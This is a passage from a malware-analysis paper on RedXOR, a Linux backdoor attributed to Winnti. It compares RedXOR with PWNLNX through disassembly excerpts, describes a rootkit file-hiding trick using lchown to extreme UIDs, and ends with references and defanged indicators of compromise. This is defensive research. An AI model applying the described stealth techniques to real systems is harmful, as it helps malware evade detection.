<F T=\"F\" N=\"%s\" Z=\"0\" S=\"0\" P=\"2\"/>\r\n
<F T=\"F\" N=\"%s\" %s P=\"1\"/>\r\n
```

Figure 13: The XML structure used by PWNLNX's getfiles function and RedXOR's directory function.

8. **Legacy Red Hat compilers**: RedXOR and PWNLNX were both compiled with a *Red Hat 4.4.7* compiler. This compiler is the default GCC compiler on *RHEL6*.

9. **Chown connection**: Both PWNLNX and RedXOR change the file's user and group owner to a large ID. Usually user IDs start at 1000. The values used by this malware are extremely high, which means they would never be a valid user or group ID. The same technique has been used by the XOR.DDoS malware, as referenced in the analysis by *MalwareMustDie* [17]. The LKM rootkit used by RedXOR listens for this call and when it receives it, the rootkit hides the file from userspace applications. The rootkit used by PWNLNX and XOR.DDoS does not behave this way. Instead, the malware communicates with the rootkit via ioctls.

```
PWNLNX
0x00404db3   baffcb00f1   mov edx, 0xf100cbff
0x00404db8   be852db695   mov esi, 0x95b62d85
0x00404dbd   4889c7       mov rdi, rax
0x00404dc0   e8a3cbffff   call sym.imp.lchown        ;[7]

RedXOR
0x004091b9   bab6f51a78   mov edx, 0x781af5b6
0x004091be   beb1625d4e   mov esi, 0x4e5d62b1
0x004091c3   4889c7       mov rdi, rax
0x004091c6   e86588ffff   call sym.imp.lchown
```

Figure 14: Similarity between PWNLNX and RedXOR of the UID and GID used with 'lchown' function call.

PWNLNX uses the 'lchown' call in two places. The first is at the end of its main function, as shown in Figure 15. The file parameter is passed in argv from the main function, meaning that this action would hide the current running process's file.

```
0x004039a8   837dec02     cmp dword [var_14h], 2
0x004039ac   751a         jne 0x4039c8
0x004039ae   488b45e0     mov rax, qword [var_20h]    ; argv
0x004039b2   4883c008     add rax, 8
0x004039b6   488b38       mov rdi, qword [rax]
0x004039b9   baffcb00f1   mov edx, 0xf100cbff
0x004039be   be852db695   mov esi, 0x95b62d85
0x004039c3   e828ddffff   call sym.imp.lchown          ;[3]
```

Figure 15: PWNLNX1 calling lchown in the main function to hide its file.

The second place in which it uses the 'lchown' call is in part of the command processing logic shown in Figure 16. In Figure 16, it can be seen that it has the option of hiding a file via the 'HideFile' function through ioctls or the 'lchown' function. It can also be seen that changing the ownership of the file to root is an option. The adore-ng LKM rootkit uses this signal to unhide the file.

So far, a combination of PWNLNX and the adore-ng rootkit has not been reported publicly. Of the reported samples, they all appear to be using a modified version of the suterusu rootkit but PWNLNX has the awareness of the rootkit used by RedXOR. With this, it is not hard to conclude that the operator of PWNLNX also uses the adore-ng rootkit.

10. **Overall flow and functionalities**: The overall code flow, behaviour and capabilities of RedXOR are very similar to PWNLNX. Both have file uploading and downloading functionalities together with a running shell. The network tunnelling functionality in both families is called 'PortMap'.

11. **Unstripped ELF binaries**: Malware developers will often tamper with a file's symbols and/or sections, making it harder for researchers to analyse them. However, RedXOR and various Winnti malware, including PWNLNX and XOR.DDOS, are unstripped.



Figure 16: PWNLNX is able to talk to different LKM rootkits for hiding files.

DISCUSSION

Attackers use different techniques to compromise *Linux* machines. Some common entry points are the use of compromised credentials or by exploiting a vulnerability or misconfiguration. Another possible method for initial compromise is via a different endpoint, meaning the threat actor moves laterally to a *Linux* machine where the actual attack payload is delivered. As the initial compromise of this campaign is not known, we assess that it was via one of the methods mentioned above.

Interestingly, Winnti is not the only APT group that did not bother to strip symbols from its ELF malware. Figure 17 shows cleartext function names from Russia's APT29 WellMess sample.



Figure 17: Unstripped APT29's WellMess sample (5988539d17d940cd7f51d9eb9fc2541c).

In general, many ELF binaries developed by APTs are not stripped nor obfuscated. We estimate that these groups rely on the immaturity of *Linux* malware detection or lack of runtime detection and proper monitoring on the targeted *Linux* machines.

CONCLUSION

Chinese attackers are targeting new victims and environments. In this paper, we have detailed RedXOR, which is the latest documented backdoor attributed to the Winnti umbrella group targeting *Linux* endpoints and servers. RedXOR is not designed to attack as many machines as possible. Instead, it is designed to stay hidden, allowing the operator to perform their mission without getting detected.

The targeting of *Linux* environments by attackers is an emerging trend. In 2020, 56 new *Linux* malware families were discovered, the highest total ever according to data compiled by *Intezer*. For a long time *Linux* has not been seen as a serious target of threat actors. This operating system makes up such a small percentage of the desktop market share compared to *Windows*, it's no surprise that threat actors would mostly focus their attention on attacking *Windows* endpoints.

Times are changing as more companies migrate from traditional on-premise *Windows* endpoints to *Linux*-based servers and containers in the cloud. For perspective, 90% of the public cloud runs *Linux*. *Linux* threats pose an imminent risk to enterprise cloud security now and in the near future. Traditional *Windows* endpoint security products are struggling to detect *Linux* threats. This is probably why this threat had very low detections on *VirusTotal*. Specialized threat detection solutions designed to protect *Linux* systems are the need of the hour.

REFERENCES

[1] Intezer. 2020 Set a Record for New Linux Malware Families. February 2021. https://www.intezer.com/blog/cloud-security/2020-set-record-for-new-linux-malware-families/.

[2] die.net. polkitd(8) - Linux man page. https://linux.die.net/man/8/polkitd.

[3] Baumgartner, K.; Raiu, C. The 'Penquin' Turla. Securelist. December 2014. https://securelist.com/the-penquin-turla-2/67962/.

[4] Securelist. MATA: Multi-platform targeted malware framework. July 2020. https://securelist.com/mata-multi-platform-targeted-malware-framework/97746/.

[5] Chronicle. Winnti: More than just Windows and Gates. May 2019. https://medium.com/chronicle-blog/winnti-more-than-just-windows-and-gates-e4f03436031a.

[6] Tomongaga, S. ELF_TSCookie – Linux Malware Used by BlackTech. JPCERT/CC Eyes. March 2020. https://blogs.jpcert.or.jp/en/2020/03/elf-tscookie.html.

[7] Tomongaga, S. ELF_PLEAD – Linux Malware Used by BlackTech. JPCERT/CC Eyes. November 2020. https://blogs.jpcert.or.jp/en/2020/11/elf-plead.html.

[8] Blackberry. Decade of the RATs. 2020. https://www.blackberry.com/content/dam/blackberry-com/asset/enterprise/pdf/direct/report-bb-decade-of-the-rats.pdf.

[9] Shevchenko, S. Cloud Snooper Attack Bypasses AWS Security Measures. Sophos. March 2020. https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophoslabs-cloud-snooper-report.pdf.

[10] gianlucaborello / libprocesshider. https://github.com/gianlucaborello/libprocesshider.

[11] dell / dkms. https://github.com/dell/dkms.

[12] yaoyumeng / adore-ng. https://github.com/yaoyumeng/adore-ng/blob/522c80a2dc043c2d523256472becc88c90d66337/libinvisible.c#L61.

[13] Rinetd. http://www.rinetd.com/.

[14] yaoyumeng / adore-ng. https://github.com/yaoyumeng/adore-ng.

[15] FireEye. Double Dragon APT41, a dual espionage and cyber crime operation. https://content.fireeye.com/apt-41/rpt-apt41/.

[16] Python. pty – Pseudo-terminal utilities. https://docs.python.org/3/library/pty.html.

[17] The MalwareMustDie Blog (blog.malwaremustdie.org). MMD-0028-2014 - Linux/XOR.DDoS : Fuzzy reversing a new China ELF. September 2014. https://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html.

IOCs

RedXOR

0a76c55fa88d4c134012a5136c09fb938b4be88a382f88bf2804043253b0559f
0423258b94e8a9af58ad63ea493818618de2d8c60cf75ec7980edcaa34dcc919
4f159f6a745752e3211ca1146830c86075fd8f5db60f704605a57db904dcf5c5

Network

update[.]cloudjscdn[.]com
www[.]centosupdateonline[.]com
158[.]247[.]208[.]230
34[.]92[.]228[].216

Process name

po1kitd-update-k

File and directories created on disk

.po1kitd-update-k
.po1kitd.thumb
.po1kitd-2a4D53
.po1kitd-k3i86dfv
.po1kitd-nrkSh7d6
.po1kitd-2sAq14
.2sAq14
.2a4D53
po1kitd.ko
po1kitd-update.desktop
S99po1kitd-update.sh